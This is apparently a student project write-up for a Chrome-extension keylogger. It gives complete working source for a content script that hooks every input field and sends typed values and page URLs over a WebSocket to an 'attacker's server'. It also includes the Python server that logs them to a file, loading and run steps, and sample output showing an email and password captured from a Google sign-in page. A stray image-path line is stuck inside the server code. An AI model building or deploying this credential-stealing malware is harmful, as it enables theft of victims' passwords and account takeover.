

Mini Project 2

Chrome Extension Keylogger

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Problem Statement:

Develop a keylogger which helps attacker capture keystrokes from victim's browser. When this extension is enabled in victim's browser it will capture all the login input attempts made by the victim and send it to the attacker's server over web sockets.

S/W Requirement:

Any Chromium based browser and Python

Introduction:

A software-based keylogger is a computer program designed to record any input from the keyboard. Keyloggers are used in IT organizations to troubleshoot technical problems with computers and business networks. Families and businesspeople use keyloggers legally to monitor network usage without their users' direct knowledge. Microsoft publicly stated that Windows 10 has a built-in keylogger in its final version "to improve typing and writing services". However, malicious individuals can use keyloggers on public computers to steal passwords or credit card information. Most keyloggers are not stopped by HTTPS encryption because that only protects data in transit between computers; software-based keyloggers run on the affected user's computer, reading keyboard inputs directly as the user types.

Browser Extension:

A browser extension is a small software module for customizing a web browser. Browsers typically allow a variety of extensions, including user interface modifications, cookie management, ad blocking, and the custom scripting and styling of web pages.

Browser extensions typically have access to sensitive data, such as browsing history, and they have the ability to alter some browser settings, add user interface items, or replace website content. As a result, there have been instances of malware, so users need to be cautious about what extensions they install.

There have also been cases of applications installing browser extensions without the user's knowledge, making it hard for the user to uninstall the unwanted extension.

Content.js

```
var inlist = document.getElementsByTagName("input");
var socket;
socket = new WebSocket("ws://localhost:8765");
socket.onopen = function() {
    socket.send("p "+window.location.href);
    return false
};
socket.onmessage = function(e) {
    console.log(e.data);
    return false;
};
socket.onclose = function(event) {
    console.log('Onclose called' + event);
    console.log('code is' + event.code);
    console.log('reason is ' + event.reason);
    console.log('wasClean is' + event.wasClean);
};
callme();
var mutationObserver = new MutationObserver(function(mutations) {
    mutations.forEach(function(mutation) {
        inlist = document.getElementsByTagName("input");
        callme();
    });
});
function callme() {
    for(var i=0;i<inlist.length;i++) {
        inlist[i].onchange = function(){
            console.log(this.value);
            socket.send(this.value);
        };
    }
}
mutationObserver.observe(document.documentElement, {
    attributes: true,
    characterData: true,
    childList: true,
    subtree: true,
    attributeOldValue: true,
    characterDataOldValue: true
});
```

Content.js:

This is the main script that defines the chrome extension. In this script we capture the user input from input tag using **getElementsByTagName()** method. Then we observe the DOM Elements as they update and victim inputs some data in input data fields. A web socket connection is established with the attacker's server running server.py python script. The collected victim data is periodically sent to attacker's server.

Server.py

```
import asyncio
import pathlib
import ssl
import websockets
import re

async def hello(websocket, path):
    url = ""
    while True:
        name = await websocket.recv()
        print("-----")
        print(name)
        print("-0-")
        exp = re.compile("(.{0,})\\[(.{0,})")
        match = exp.match(f"{name}"+"[]" +url)
        ulocater = match.group(2)
        tag = match.group(1)
        f = open('chlog.txt', 'ab+')
        buff = tag + ulocater + "\n"
        buff = f"{name}" + "\n"
        f.write(buff.encode())
        f.close()
        print(tag,ulocater)

start_server = websockets.serve(
    hello, '0.0.0.0', 8765)


asyncio.get_event_loop().run_until_complete(start_server)
asyncio.get_event_loop().run_forever()
```

Server.py:

This is the server script running on attacker's machine which listens to input data from victim's browser. This transfer is done over web sockets. The async method **hello** listens for data on web socket, when the data is received it is written to chlog.txt file.

Loading the extension:

1. Open the Extension Management page by navigating to chrome://extensions.
2. Enable Developer Mode by clicking the toggle switch next to Developer mode.
3. Click the Load unpacked button and select the extension (this) directory.



After loading the extension run server.py:

1. Install dependencies
 - a. **`pip install asyncio pathlib ssl websockets`**
 - b. **`pip3 install asyncio pathlib ssl websockets`**
2. Run the script
 - a. **`python server.py`**
 - b. **`python3 server.py`**

Output:

Keep the server script running while visiting any login page, logs will be stored in chlog.txt.

The image displays a Google Sign-in page and its corresponding browser console logs. The top section shows the 'Sign in' page with the email 'hritik11@gmail.com' entered. The bottom section shows the 'Welcome' page with the same email address. To the right of each page is a screenshot of the browser's developer console, showing two log entries: 'hritik11@gmail.com' and 'passwordtest'. At the bottom, a code editor window shows the content of 'chlog.txt', which contains the URL 'https://accounts.google.com/ServiceLogin/signinchooser?passive=1209600&continue=https%3A%2F%2Faccounts.' followed by the email and password on subsequent lines.

Sign in page:

Google
Sign in
Use your Google Account

Email or phone
hritik11@gmail.com

[Forgot email?](#)

Not your computer? Use Guest mode to sign in privately.
[Learn more](#)

[Create account](#) [Next](#)

English (United Kingdom) Help Privacy Terms

Browser Console (Top):

```
2 issues: 2
hritik11@gmail.com content.js:39
```

Browser Console (Bottom):

```
2 issues: 2
hritik11@gmail.com content.js:39
passwordtest content.js:39
```

chlog.txt:

```
1 https://accounts.google.com/ServiceLogin/signinchooser?passive=1209600&continue=https%3A%2F%2Faccounts.
2 hritik11@gmail.com
3 passwordtest
4
```